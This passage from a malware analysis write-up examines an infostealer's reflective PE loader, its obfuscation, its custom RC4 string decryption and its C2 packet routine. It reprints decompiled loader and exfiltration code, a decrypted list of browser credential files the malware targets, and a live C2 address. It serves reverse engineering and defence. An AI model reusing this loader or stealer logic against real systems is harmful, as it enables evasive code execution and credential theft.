18     if ( GetProcAddress == ERR_API_NOT_FOUND )
19     {
20         ErrorCode = ERR_API_GETPROCADDRESS_NOT_FOUND;
21         goto LB_ERROR_EXIT;
22     }
23     GetProcAddress_ = GetProcAddress;
24     ++Ctx->PayloadStage_at0x4c; // [rsi+4Ch]
25     p_ExecutionResult_0x48 = &Ctx->ExecutionResult_0x48; // lea    rbx, [rsi+48h]

```

We know the value in these offset

- 0x44: The error code
- 0x4C: The payload stage
- 0x48: Execution result

Therefore we can define the context struct for the shellcode:


```

struct PAYLOAD_HEADER
{
    DWORD ImportTableOffset;
    DWORD ImportTableSize;
    DWORD IATOffset;
    DWORD IATSize;
    DWORD BaseRelocOffset;
    DWORD BaseRelocSize;
    DWORD PreferredImageBase;
    DWORD Reserved;
};

```

```
struct MW_CONTEXT{
    PAYLOAD_HEADER PayloadHeader;
    QWORD SectionBase;
    QWORD AllocatedAddressSize_0x11A000;
    unsigned int PayloadOffset_0x113E_at0x30;
    unsigned int AllocationSize_0x11A000;
    unsigned int DllMainEntryPoint_0x8F834;
    DWORD OffsetOfSectionTable;
    DWORD NumberOfSection_0x6;
    DWORD ErrorCode_0x44;
    DWORD ExecutionResult_0x48;
    DWORD PayloadStage_at0x4c;
};
```

Back to the powershell script:



```
MarshalAllocatedAddress + 68),0)) # 0x44: Error code
MarshalAllocatedAddress + 72),0)) # 0x48: Execution Result
MarshalAllocatedAddress + 76),0)) # 0x4C: Payload Stage
```

=> These 3 parameter will be sent to the attacker server, the server grab the malware

- Error code, to see where did the malware fail to execute
- Payload stage, to see where the malware executed
- Execution result, to see the result of the function, or API

3.3.3. Reflective PE Loading and Payload Detonation


- First, we need to understand the function the malware use to convert raw offset to image RVA

```

1  // Convert a position in the file
2  // on disk to its virtual address
3  // once the PE is mapped into memory
4  __int64 __fastcall fn_offset_to_RVA(
5      DWORD fileOffset,
6      unsigned int numSections,
7      IMAGE_SECTION_HEADER *sections)
8  {
9      QWORD i; // rcx
10
11     if ( numSections < 2 )
12     {
13     LB_CONTINUE:
14         i = numSections - 1;
15     }
16     else
17     {
18         i = 0LL;
19
20         // while (sections[i].VirtualAddress <= fileOffset)
21         while ( *(&sections->VirtualAddress + 2 * i) <= fileOffset )
22         {
23             if ( numSections - 1LL == ++i )
24             | goto LB_CONTINUE;
25         }
26     }
27
28     // return sections[i].VirtualAddress + (fileOffset - sections[i].PointerToRawData);
29     return *&sections->Name[8 * i] + fileOffset - *&sections->Name[8 * i + 4];
30 }

```

Further reading [this blog](#) for the full analysis



By implementing its own loader, the malware completely bypasses the Windows OS loader (ntdll.dll!LdrLoadDll), evading traditional image load callbacks and module enumeration tools.

- **Memory Allocation and RWX Staging:** The loader first calls `NtAllocateVirtualMemory` to reserve a large block of memory (0x11A000 bytes) in the current process (-1LL). It immediately alters the memory protection to `PAGE_EXECUTE_READWRITE` (RWX) using `NtProtectVirtualMemory`. While RWX memory is a common indicator of compromise (IoC) flagged by EDRs, the malware relies on its direct syscall implementation to bypass user-mode hooks during this allocation.
- **Manual Image Mapping:** Instead of loading the executable from disk, the shellcode manually parses the decrypted payload's PE headers. It allocates a secondary heap structure for section management and explicitly copies the payload's sections into the newly allocated RWX region.
- **IAT and Relocation Resolution:** To ensure the payload can function at its new, randomized base address, the loader dynamically rebuilds the Import Address Table. It then processes the Base Relocation Table, patching absolute memory references throughout the mapped image.
- **Instruction Cache Flushing:** Before transferring execution flow to the newly mapped code, the loader calls `NtFlushInstructionCache`. This is a critical step in reflective injection; it forces the CPU to discard any stale, prefetched data in the instruction cache and fetch the newly written malware instructions from memory, preventing execution crashes.
- **Detonation and Telemetry:** The entry point is calculated by adding the relative virtual address `0x8F834` to the allocated base address. The loader casts this address as a function pointer and calls it, passing `DLL_PROCESS_ATTACH` to detonate the main stealer logic.

```

1   AllocatedAddress = NtAllocateVirtualMemory(-1LL, Ctx->AllocationSize_0x11A000);
2   Ctx->AllocatedAddressSize_0x11A000 = AllocatedAddress;
3   if ( !AllocatedAddress )
4   |   goto LB_ERROR_ALLOCATE_MEMORY;
5   }
6   ++Ctx->PayloadStage_at0x4c;
7   if ( !NtProtectVirtualMemory_0(
8   |   0xFFFFFFFFFFFFFFFFLL,
9   |   AllocatedAddress,
10  |   Ctx->AllocationSize_0x11A000,
11  |   PAGE_EXECUTE_READWRITE ) )
12  {
13  *p_ErrorCode_0x44 = ERR_PROTECTION_CANNOT_CHANGE_PAGE_EXECUTE_READWRITE;
14  goto LB_CLEANUP_SUCCESS;
15  }

16  ++Ctx->PayloadStage_at0x4c;
17  SectionInfo = NtAllocateVirtualMemory(-1LL, 8 * Ctx->NumberOfSection_0x6);
18  v23[0] = SectionInfo;
19  if ( SectionInfo )
20  {
21  SectionPTR = SectionInfo;
22  ++Ctx->PayloadStage_at0x4c;
23  fn_copy_section_to_heap(Ctx, SectionInfo);
24  ++Ctx->PayloadStage_at0x4c;
25  fn_resolve_import_table(Ctx, SectionPTR, LoadLibraryA_PTR, GetProcAddress_);
26  ++Ctx->PayloadStage_at0x4c;
27  fn_process_relocation_table(Ctx, SectionPTR);
28  ++Ctx->PayloadStage_at0x4c;
29  PayloadDllMain = (Ctx->AllocatedAddressSize_0x11A000 + Ctx->DllMainEntryPoint_0x8F834);
30  NtStatus = fn_NtFlushInstructionCache_wrapper(-1LL, 0LL, 0LL);
31  if ( NtStatus < 0 )
32  {
33  *p_ErrorCode_0x44 = ERR_FLUSH_CACHE;
34  *p_ExecutionResult_0x48 = NtStatus;
35  }
36  ++Ctx->PayloadStage_at0x4c;

37  // 0000000000008EC34
38  // RawOffset = PointerToRawData + (RVA - VirtualAddress)
39  // RawOffset = 0x400 + 0x8E834 = 0x8EC34
40  PayloadDllMain(Ctx->AllocatedAddressSize_0x11A000, DLL_PROCESS_ATTACH, 0LL);
41
42  ++Ctx->PayloadStage_at0x4c;
43  goto LB_CLEANUP_SUCCESS;
44  }
45  }
46  LB_ERROR_ALLOCATE_MEMORY:
47  *p_ErrorCode_0x44 = ERR_ERROR_ALLOCATE_MEMORY;
48  LB_CLEANUP_SUCCESS:
49  fn_cleanup_buffer_write_file(0xFFFFFFFFFFFFFFFFLL, v23, 8 * Ctx->NumberOfSection_0x6);
50  ++Ctx->PayloadStage_at0x4c;
51  return 0LL;
52  }
53  return result;
54  }

```

Allocate memory

Manual map

Call DllMain with

DLL_PROCESS_ATTACH

The `fn_copy_section_to_heap` function serves as the core memory mapping loop within the malware's custom PE loader. Its primary responsibility is to replicate the behavior of the Windows OS loader by correctly placing

each section of the executable (such as `.text` , `.data` , or `.rdata`) into the newly allocated RWX memory space.

By iterating through the PE file's Section Table (incrementing by 40 bytes, the exact size of an `IMAGE_SECTION_HEADER`), the function extracts three critical values for each section: the `PointerToRawData` (where the section lives in the dropped file), the `SizeOfRawData` (how big the section is), and the `VirtualAddress` (the Relative Virtual Address or RVA where the section expects to reside in memory). It then utilizes a standard `memcpy` operation to copy the raw bytes from the file buffer directly into the allocated memory region at the correct `VirtualAddress` offset. Concurrently, it updates a custom `SectionInfo` tracking array, ensuring the loader maintains a record of the mapped sections for subsequent Import Address Table (IAT) resolution and base relocations.

```

unsigned __int64 __fastcall fn_copy_section_to_heap(
    MW_CONTEXT *Context,
    IMAGE_SECTION_HEADER *SectionInfo)
{
    if ( Context->NumberOfSection_0x6 )
    {
        SectionTableVA = Context->OffsetOfSectionTable;
        i = 0LL;
        do
        {
            Section = Context->SectionBase;
            VirtualAddressVA = *(&Section->VirtualAddress + SectionTableVA);
            SizeOfRawDataVA = *(&Section->SizeOfRawData + SectionTableVA);
            PointerToRawDataVA = *(&Section->PointerToRawData + SectionTableVA);
            *&SectionInfo->Name[8 * i] = PointerToRawDataVA;
            *&SectionInfo->Name[8 * i + 4] = VirtualAddressVA;
            memcpy(
                Context->AllocatedAddressSize_0x11A000 + VirtualAddressVA,
                Context->SectionBase + PointerToRawDataVA,
                SizeOfRawDataVA);
            SectionTableVA += 40;
            ++i;
            result = Context->NumberOfSection_0x6;
        }
        while ( i < result );
    }
    return result;
}

```

Copy every sections to allocated buffer

sizeof(IMAGE_SECTION_HEADER)

The function operates by locating the PE file's Import Directory and iterating through the array of `IMAGE_IMPORT_DESCRIPTOR` structures. For each dependent module:

1. **Module Loading:** It extracts the DLL name via `DllNameRva` and invokes the passed `LoadLibraryA` pointer to ensure the required library is mapped into the process space.
2. **Thunk Parsing:** It walks the `OriginalFirstThunk` array (the Import Name Table/INT) to process every required API.
3. **Ordinal vs. Name Resolution:** The loader checks the highest bit of the thunk value (`ThunkValue >= 0`) to determine how the API is imported. If the high bit is set, it extracts the ordinal number using a bitwise

mask (0x7FFFFFFFFFFFFFFFLL). Otherwise, it calculates the address of the IMAGE_IMPORT_BY_NAME structure, bypassing the 2-byte hint to extract the API name string.

4. **IAT Patching:** It uses `GetProcAddress` to retrieve the live, absolute memory address of the target API and writes this resolved pointer directly into the corresponding IATEntryRVA within the payload's newly allocated RWX memory block.

```

1  __int64 __fastcall fn_resolve_import_table(
2      MM_CONTEXT *Context,
3      __int64 RawImageBase,
4      __int64 (__fastcall *LoadLibraryA)(__int64),
5      __int64 (__fastcall *GetProcAddress)(__int64, __int64))
6  {
7      // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
8
9      ImportDescRVA = fn_offset_to_RVA(Context->PayloadHeader.IATOffset, Context->NumberOfSection_0x6, RawImageBase);
10     SectionBasePtr = Context->PayloadHeader.IATSize;
11     ImportDescriptorCount = Context->PayloadHeader.IATSize / sizeof_IMAGE_IMPORT_DESCRIPTOR - 1;
12     if ( Context->PayloadHeader.IATSize / sizeof_IMAGE_IMPORT_DESCRIPTOR != 1 )
13     {
14         SectionBasePtr = Context->SectionBase;
15         descriptorIndex = 0;
16         do
17         {
18             OriginalFirstThunkRVA = fn_offset_to_RVA(
19                 *(SectionBasePtr + ImportDescRVA),
20                 Context->NumberOfSection_0x6,
21                 RawImageBase);
22             DllNameRVA = fn_offset_to_RVA(
23                 *(Context->SectionBase + ImportDescRVA + offsetof(_IMAGE_IMPORT_DESCRIPTOR, Name)),
24                 Context->NumberOfSection_0x6,
25                 RawImageBase);
26             SectionBase = Context->SectionBase;
27             LODWORD(ThunkEntry) = *(SectionBase + ImportDescRVA + offsetof(_IMAGE_IMPORT_DESCRIPTOR, FirstThunk));
28             hModule = LoadLibraryA(SectionBase + DllNameRVA);
29             SectionBasePtr = Context->SectionBase;
30             ThunkValue = *(SectionBasePtr + OriginalFirstThunkRVA);
31             if ( ThunkValue )
32             {
33                 ThunkOffset = OriginalFirstThunkRVA + offsetof(_IMAGE_IMPORT_DESCRIPTOR, ForwarderChain);
34                 do
35                 {
36                     if ( ThunkValue >= 0 )
37                         APIName = Context->SectionBase
38                             + fn_offset_to_RVA(ThunkValue, Context->NumberOfSection_0x6, RawImageBase)
39                             + 2;
40                     else
41                         APIName = ThunkValue & 0x7FFFFFFFFFFFFFFFLL;
42                     *(Context->AllocatedAddressSize_0x11A000 + ThunkEntry) = GetProcAddress(hModule, APIName);
43                     LODWORD(ThunkEntry) = ThunkEntry + 8; // In x64, each thunk is 8 bytes -> Need + 8
44                     SectionBasePtr = Context->SectionBase;
45                     ThunkValue = *(SectionBasePtr + ThunkOffset);
46                     ThunkOffset += 8;
47                 }
48                 while ( ThunkValue );
49             }
50             ImportDescRVA += sizeof_IMAGE_IMPORT_DESCRIPTOR;
51             ++descriptorIndex;
52         }
53         while ( descriptorIndex != ImportDescriptorCount );
54     }
55     return SectionBasePtr;
56 }

```

Resolves the OriginalFirstThunk and DLL name offsets

Resolving modules

Resolving API

Next, the loader processes the PE Base Relocation Directory of the manually mapped payload. The function converts the relocation directory's raw file offset to a raw image pointer, calculates the relocation delta between

the payload's preferred image base and its actual mapped address, then iterates through each IMAGE_BASE_RELOCATION block. For each relocation entry, it applies the appropriate adjustment for supported relocation types (IMAGE_REL_BASED_DIR64 and IMAGE_REL_BASED_HIGHLOW), skips IMAGE_REL_BASED_ABSOLUTE padding entries, records the relocation types encountered, and reports an error if an unsupported relocation type is found.

```

1  __int64 __fastcall fn_process_relocation_table(MM_CONTEXT *Ctx, IMAGE_SECTION_HEADER *Section)
2  {
3      // Try to get Reloc RVA from raw Image
4      BaseRelocRawRVA = fn_offset_to_RVA(Ctx->PayloadHeader.BaseRelocOffset, Ctx->NumberOfSection_0x6, Section);
5      BaseRelocDirectorySize = Ctx->PayloadHeader.BaseRelocSize;
6
7      if ( BaseRelocDirectorySize )
8      {
9          MappedImageBase = Ctx->AllocatedAddressSize_0x1A000;
10         *RelocationDelta = MappedImageBase - *Ctx->PayloadHeader.PreferredImageBase;
11         RawImageBase = Ctx->SectionBase;
12         for ( ProcessedRelocBytes = 0; ProcessedRelocBytes < BaseRelocDirectorySize; ProcessedRelocBytes += CurrentBlockSize )
13         {
14             CurrentBlockSize = *(RawImageBase + BaseRelocRawRVA + offsetof(_IMAGE_BASE_RELOCATION, SizeOfBlock));
15             if ( CurrentBlockSize - 8 >= 2 )
16             {
17                 RelocBlock = (RawImageBase + BaseRelocRawRVA);
18                 RelocPageBase = (MappedImageBase + RelocBlock->VirtualAddress);
19                 EntryIndex = 0LL;
20                 do
21                 {
22                     *RelocEntry = *(&RelocBlock[1].VirtualAddress + EntryIndex);
23
24                     // Following the IMAGE_BASE_RELOCATION structure
25                     // is an array of 2-byte values. The first 4 bits
26                     // state the relocation type, and the last 12 bits
27                     // state the offset within the page.
28                     *RelocType = *RelocEntry >> 12;
29                     Ctx->ExecutionResult_0x48 |= 1 << (*RelocEntry >> 12);
30
31                     // This check is determining whether the
32                     // relocation entry is a real relocation
33                     // or the special IMAGE_REL_BASED_ABSOLUTE
34                     // (type 0) entry, which is used as padding.
35                     if ( *RelocEntry >= 0x1000u )
36                     {
37                         *RelocOffset = RelocEntry & 0xFFF;
38                         if ( RelocType == IMAGE_REL_BASED_DIR64 )// Adds a 64-bit delta to a 64-bit address. Used mostly for 64-bit (x64) architectures.
39                         {
40                             *RelocPageBase[*RelocOffset] += *RelocationDelta;
41                         }
42                         else if ( RelocType == IMAGE_REL_BASED_HIGHLOW )// Adds a 32-bit delta to a 32-bit address. Used mostly for 32-bit (x86) architectures.
43                         {
44                             *RelocPageBase[*RelocOffset] += RelocationDelta;
45                         }
46                         else if ( Ctx->ErrorCode_0x44 != RELOC_ERROR_LOCKED )
47                         {
48                             Ctx->ErrorCode_0x44 = ERROR_RELOC_UNKNOWN_TYPE;
49                         }
50                     }
51                     ++EntryIndex;
52                 }
53                 while ( (CurrentBlockSize - 8) >> 1 != EntryIndex );
54             }
55             BaseRelocRawRVA += CurrentBlockSize;
56         }
57     }
58     return 1LL;
59 }

```

Lastly, after resolving imports and applying relocations, the loader computes the runtime address of the payload's DllMain by adding its entry-point RVA to the mapped image base. It then flushes the CPU instruction cache to ensure any modified code is visible to the processor, updates the payload execution stage, and invokes DllMain with the standard DLL_PROCESS_ATTACH reason, transferring execution to the manually mapped payload as if it had been loaded by the Windows PE loader.

```

1   if ( SectionInfo )
2   {
3       SectionPTR = SectionInfo;
4       ++Ctx->PayloadStage_at0x4c;
5       fn_copy_section_to_heap(Ctx, SectionInfo);
6       ++Ctx->PayloadStage_at0x4c;
7       fn_resolve_import_table(Ctx, SectionPTR, LoadLibraryA_PTR, GetProcAddress_);
8       ++Ctx->PayloadStage_at0x4c;
9       fn_process_relocation_table(Ctx, SectionPTR);
10      ++Ctx->PayloadStage_at0x4c;
11      PayloadDllMain = (Ctx->AllocatedAddressSize_0x11A000 + Ctx->DllMainEntryPoint_0x8F834);
12      NtStatus = fn_NtFlushInstructionCache_wrapper(-1LL, 0LL, 0LL);
13      if ( NtStatus < 0 )
14      {
15          *p_ErrorCode_0x44 = ERR_FLUSH_CACHE;
16          *p_ExecutionResult_0x48 = NtStatus;
17      }
18      ++Ctx->PayloadStage_at0x4c;
19
20      //PointerToRawData = 0x400
21      //VirtualAddress   = 0x1000
22      //DllMain lies in the first section
23
24      // 000000000008EC34
25      // RawOffset = PointerToRawData + (RVA - VirtualAddress)
26      // RawOffset = 0x400 + 0x8F834 = 0x8EC34
27      PayloadDllMain(Ctx->AllocatedAddressSize_0x11A000, DLL_PROCESS_ATTACH, 0LL);
28
29      ++Ctx->PayloadStage_at0x4c;
30      goto LB_CLEANUP_SUCCESS;
31  }
32

```

The payload stores the entry point as an RVA (Relative Virtual Address) rather than a raw file offset. To locate the corresponding code in the raw payload, the loader converts the RVA to a file offset using the PE section table. Since the entry point resides in the first section (VirtualAddress = 0x1000, PointerToRawData = 0x400), the calculation is:

```

RawOffset = PointerToRawData + (RVA - VirtualAddress)
           = 0x400 + (0x8F834 - 0x1000)
           = 0x8EC34

```

3.3.4. Obfuscation

From the DllMain, **every** function contains a significant amount of control-flow obfuscation designed to hinder static analysis.

```

1  fn_ret_param(0x106877A8u);
2  fn_ret_param(0x45Bu);
3  fn_ret_param(0xFu);
4  fn_ret_param(0x4Du);
5  fn_ret_param(0xA0u);
6  if ( fn_ret_param(3u) )
7  {
8      v10 = 0;
9      do
10         ++v10;
11         while ( v10 < fn_ret_param(3u) );
12     }
13     fn_ret_param(0xCu);
14     fn_ret_param(0x16u);
15     fn_ret_param(0x74u);
16     fn_ret_param(0xEBu);
17     fn_ret_param(0x134632u);
18     fn_ret_param(0x838A8086);
19     fn_ret_param(0x7977u);
20     fn_ret_param(0xCu);
21     fn_ret_param(0xE4D8EAFu);
22     fn_ret_param(8u);
23     fn_ret_param(6u);
24     fn_ret_param(0x3B76CFE3u);
25     fn_ret_param(0x8ED3DD82);
26     fn_ret_param(0x15u);
27

```

There are 11 function created for this obfuscating purpose, each one contains different parameter, we can write a custom script to trace back then nop all function call and its parameter.

After deobfuscation, the malware became pretty straightforward

```

1  void __fastcall __noreturn fn_core_payload(HINSTANCE hinstDLL, DWORD fdwReason)
2  {
3      // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
4
5      fn_init_splay_tree_node(800, fdwReason);
6      LauchResult = fn_setup_variable_path();
7      if ( LauchResult )
8          goto LB_EXIT;
9      fn_init_smth(3u);
10     while ( 1 )
11     {
12         fn_send_packet_C2_curl(0LL, 0, START_STEALER_PARENT_LOOP, SIGNAL_PACKET_EMPTY_POST_DATA);
13         fn_browser_stealer();
14         fn_local_files_stealer();
15         fn_send_packet_C2_curl(0LL, 0, END_STEALER_PARENT_LOOP, SIGNAL_PACKET_EMPTY_POST_DATA);
16         fn_curl_cleanup();
17     LB_EXIT:
18         ntdll_RtlExitUserThread(LauchResult);
19     }
20 }

```

3.3.5. String decryption algorithm

The malware implements its own RC4 algorithm, with custom sbox. There are two RC4 version in the malware, one for normal string utf-8, one for wide string utf-16, same algorithm - different sbox

```
1  BOOL fn_RC4_custom_sbox(BYTE *Output, BYTE *Input, DWORD Length, BYTE *Key, DWORD KeyLength)
2  {
3      // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
4
5      sBox[0] = xmmword_B0A30;
6      sBox[1] = xmmword_B0A40;
7      sBox[2] = xmmword_B0A50;
8      sBox[3] = xmmword_B0A60;
9      sBox[4] = xmmword_B0A70;
10     sBox[5] = xmmword_B0A80;
11     sBox[6] = xmmword_B0A90;
12     sBox[7] = xmmword_B0AA0;
13     sBox[8] = xmmword_B0AB0;
14     sBox[9] = xmmword_B0AC0;
15     sBox[10] = xmmword_B0AD0;
16     sBox[11] = xmmword_B0AE0;
17     sBox[12] = xmmword_B0AF0;
18     sBox[13] = xmmword_B0B00;
19     sBox[14] = xmmword_B0B10;
20     sBox[15] = xmmword_B0B20;
21     i = 0LL;
22     Pos = 0;
23     do
24     {
25         sBoxPtr = sBox[i];
26         Pos += Key[i % KeyLength] + sBoxPtr;
27         sBox[i] = sBox[Pos];
28         sBox[Pos] = sBoxPtr;
29         ++i;
30     }
31     while ( i != 256 );
32 }
```

After identified the algorithm, we can implement our own decryption script to decrypt all encrypted string

Address	Text
fn_decrypt_rc4_stream_wrapper+15	call fn_RC4_custom_sbox
fn_extract_Chrome_profiles_order_cookie+4F	call fn_RC4_custom_sbox; profiles_order"\s*:\s*\\[[^\]]+\)
fn_extract_Chrome_encrypted_key_cookie+53	call fn_RC4_custom_sbox; encrypted_key"\s*:\s*\\[[^\]]+\)
fn_extract_Chrome_encrypted_key_cookie+8F	call fn_RC4_custom_sbox; app_bound_encrypted_key"\s*:\s*\\[[^\]]+\)
fn_send_packet_C2_curl+7E3	call fn_RC4_custom_sbox; https://136.0.141.237:8942/G8mGR7vXmD/
fn_copy_encrypt_rc4+1F4	call fn_decrypt_rc4_wide_stream; --type=utility
fn_copy_encrypt_rc4+230	call fn_decrypt_rc4_wide_stream; --type=crashpad-handler
fn_copy_encrypt_rc4+269	call fn_decrypt_rc4_wide_stream; --type=gpu-process
fn_try_steal_login_data_c...	call fn_decrypt_rc4_wide_stream; /
fn_try_steal_login_data_c...	call fn_decrypt_rc4_wide_stream; /
fn_try_steal_login_data_c...	call fn_decrypt_rc4_wide_stream; /Login Data
fn_try_steal_login_data_c...	call fn_decrypt_rc4_wide_stream; /Login Data
fn_try_steal_login_data_c...	call fn_decrypt_rc4_wide_stream; /Login Data
fn_try_steal_login_data_c...	call fn_decrypt_rc4_wide_stream; /Login Data
fn_try_steal_login_data_c...	call fn_decrypt_rc4_wide_stream; /Login Data
fn_try_steal_login_data_c...	call fn_decrypt_rc4_wide_stream; Chrome
fn_try_steal_login_data_c...	call fn_decrypt_rc4_wide_stream; /Network
fn_try_steal_login_data_c...	call fn_decrypt_rc4_wide_stream; /Network
fn_try_steal_login_data_c...	call fn_decrypt_rc4_wide_stream; /Cookies
fn_try_steal_login_data_c...	call fn_decrypt_rc4_wide_stream; /Cookies
fn_extract_Chrome_cookie...	call fn_decrypt_rc4_wide_stream; /Local State
fn_extract_Chrome_cookie...	call fn_decrypt_rc4_wide_stream; /Local State
fn_check_Chrome_version...	call fn_decrypt_rc4_wide_stream; /Last Version
fn_get_browser_cookie_lo...	call fn_decrypt_rc4_wide_stream; Chrome
fn_get_browser_cookie_lo...	call fn_decrypt_rc4_wide_stream; Opera
fn_get_browser_cookie_lo...	call fn_decrypt_rc4_wide_stream
fn_sqlite_database_relate...	call fn_decrypt_rc4_wide_stream; logins.json
fn_sqlite_database_relate...	call fn_decrypt_rc4_wide_stream; key3.db
fn_sqlite_database_relate...	call fn_decrypt_rc4_wide_stream; key4.db
fn_sqlite_database_relate...	call fn_decrypt_rc4_wide_stream; cookies.sqlite
fn_sqlite_database_relate...	call fn_decrypt_rc4_wide_stream; /
fn_sqlite_database_relate...	call fn_decrypt_rc4_wide_stream; /
fn_try_extract_firefox_cr...	call fn_decrypt_rc4_wide_stream; /AppData/Roaming/Mozilla/Firefox/Profiles
fn_try_extract_firefox_cr...	call fn_decrypt_rc4_wide_stream; /Firefox
fn_try_extract_firefox_cr...	call fn_decrypt_rc4_wide_stream
fn_try_extract_firefox_cr...	call fn_decrypt_rc4_wide_stream
fn_try_extract_firefox_cr...	call fn_decrypt_rc4_wide_stream; /
fn_try_extract_firefox_cr...	call fn_decrypt_rc4_wide_stream; /
fn_Browser_UserData+99	call fn_decrypt_rc4_wide_stream; Opera
fn_Browser_UserData+D5	call fn_decrypt_rc4_wide_stream; AppData/Roaming/Opera Software/Opera Stable

⚠ When you extract the encrypted string for decryption, remember that the malware manual mapped the no-header PE payload into its memory, so the offset from the disassembly is pointed in the wrong actual encrypted bytes, for example, this:

```
1  fn_decrypt_rc4_wide_stream(LoginDatastr, &byte_B1166, 0xBu, &byte_B117E, 0x1Eu);
```

Encrypted string Rc4 Key

First, take a look at section table (extracted from the no-header PE payload)

```
.text
VirtualAddress: 0x1000
SizeOfRawData: 0xAF800
PointerToRawData: 0x400
```

.rdata

VirtualAddress: 0xB1000

SizeOfRawData: 0x2D800

PointerToRawData: 0xAFC00

.data

VirtualAddress: 0xDF000

SizeOfRawData: 0x2D600

PointerToRawData: 0xDD400

.pdata

VirtualAddress: 0x10F000

SizeOfRawData: 0x8200

PointerToRawData: 0x10AA00

.fptable

VirtualAddress: 0x118000

SizeOfRawData: 0x200

PointerToRawData: 0x112C00

.reloc

VirtualAddress: 0x119000

SizeOfRawData: 0x1000

PointerToRawData: 0x112E00

Section	RVA Start	RVA End	Raw Offset Start	Raw Offset End
.text	0x1000	0xB0800	0x400	0xAFC00
.rdata	0xB1000	0xDE800	0xAFC00	0xDD400
.data	0xDF000	0x10C600	0xDD400	0x10AA00
.pdata	0x10F000	0x117200	0x10AA00	0x112C00
.fptable	0x118000	0x118200	0x112C00	0x112E00
.reloc	0x119000	0x11A000	0x112E00	0x113E00

Remember how we calculate DLLMain address (belong in .text section)

```
MappedDllMainAddress = PointerToRawData + (RVA - VirtualAddress)
                      = 0x400 + (0x8F834 - 0x1000)
                      = 0x8EC34
```

The analyzed shellcode embeds a PE DLL without the standard DOS and NT headers. Instead, the shellcode contains a custom context structure followed by a manually constructed section table describing the embedded image. During execution, the shellcode manually maps each section into memory using the section metadata stored in this table.

The section copy routine performs a direct copy from the embedded DLL into the allocated image:

```
1  memcpy(
2      Context->AllocatedAddressSize_0x11A000 + VirtualAddressVA,
3      Context->SectionBase + PointerToRawDataVA,
4      SizeOfRawData);
5  SectionTableVA += 40;
6  ++i;
```

Consequently, all operands referenced by the DLL code are RVAs, while the static analysis is performed directly on the raw embedded shellcode. Therefore, every RVA must first be translated into its corresponding raw offset before the referenced data can be located correctly.

For a normal PE image, the conversion is:

```
RawOffset = PointerToRawData + (RVA - VirtualAddress)
```

However, this malware stores the embedded DLL in a modified layout. Besides removing the PE headers, the embedded image is logically rebased so that the beginning of the .text section becomes the logical origin of the image. As a result, every RVA-to-Raw conversion requires an additional correction equal to the .text section shift:

```
ImageBias = VA(.text) - Raw(.text)
```

For this sample:

```
VirtualAddress = 0x1000
PointerToRawData = 0x400

ImageBias = 0x1000 - 0x400 = 0xC00
```

Therefore, the correct conversion used during static analysis becomes:

```
RawOffset = PointerToRawData + (RVA - VirtualAddress) - ImageBias
```

Section	VA	RVA End	Raw	Shift (VA - Raw)
.text	0x1000	0xB0800	0x400	0xC00
.rdata	0xB1000	0xDE800	0xAFC00	0x800
.data	0xDF000	0x10C600	0xDD400	0x1000
.pdata	0x10F000	0x117200	0x10AA00	0x3a00
.fptable	0x118000	0x118200	0x112C00	0x4800
.reloc	0x119000	0x11A000	0x112E00	0x5600

```
1  fn_decrypt_rc4_wide_stream(LoginDatastr, &byte_B1166, 0xBu, &byte_B117E, 0x1Eu);
```

Encrypted string Rc4 Key

Those two address: 0xB1166, and 0xB117E belongs in `.rdata` section ($0xB1000 < 0xB1166 < 0xDE800$), we need to calculate their actual offset when mapped into memory

RawOffset = PointerToRawData_rdata + (RVA - VirtualAddress_rdata) + 0xC00
RawOffset = 0xAFC00 + RVA - 0xB1000 + 0xC00
RawOffset = RVA - 0x800

So in our extraction script, we need to subtract 0x800 from the source address to get the actual encrypted bytes address.

```
cipher = ida_bytes.get_bytes(encrypted - 0x800, charcount * 2)
keybuf = ida_bytes.get_bytes(key - 0x800, keylen * 2)
```

```
66FE -> /Login Data
68A2 -> Chrome
68F3 -> /Network
6947 -> /Network
6DE9 -> /Cookies
6E3D -> /Cookies
803E -> /Local State
8264 -> /Local State
9259 -> /Last Version
9AB8 -> Chrome
9EA9 -> Opera
```

3.3.6. Communicate with C2

The supplied payload is first copied into a newly allocated buffer, after which a 10-byte packet trailer is appended. A 2-byte packet type, and a 4-byte packet identifier, allowing the server to distinguish packet boundaries and message types.

Before transmission, the entire packet is encrypted using an RC4 stream cipher with a hardcoded key. The C2 URL is stored in encrypted form within the binary and is decrypted at runtime, revealing the endpoint:

https[:]//136[.]0[.]141[.]237:8942/G8mGR7vXmD/

```

1  BYTE *__fastcall fn_send_packet_C2_curl(__int64 Payload, unsigned int PayloadSize, __int16 PacketType, int PacketId)
2  {
3      // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
4
5      CurrentTime = gCurrentSystemTime;
6      OutputSize = PayloadSize + 0xA;
7      PayloadWithInfo = NtAllocateVirtualMemory(-1LL, PayloadSize + 0xA);
8      if ( PayloadWithInfo )
9      {
10         if ( Payload && PayloadSize )
11             memcpy(PayloadWithInfo, Payload, PayloadSize);
12         *PayloadWithInfo[PayloadSize] = CurrentTime;
13         *PayloadWithInfo[PayloadSize + 4] = PacketType;
14         *PayloadWithInfo[PayloadSize + 6] = PacketId;
15         keyLength = fn_strlen_byte(EncryptionKey);
16         fn_encrypt_RC4(PayloadWithInfo, OutputSize, EncryptionKey, keyLength);
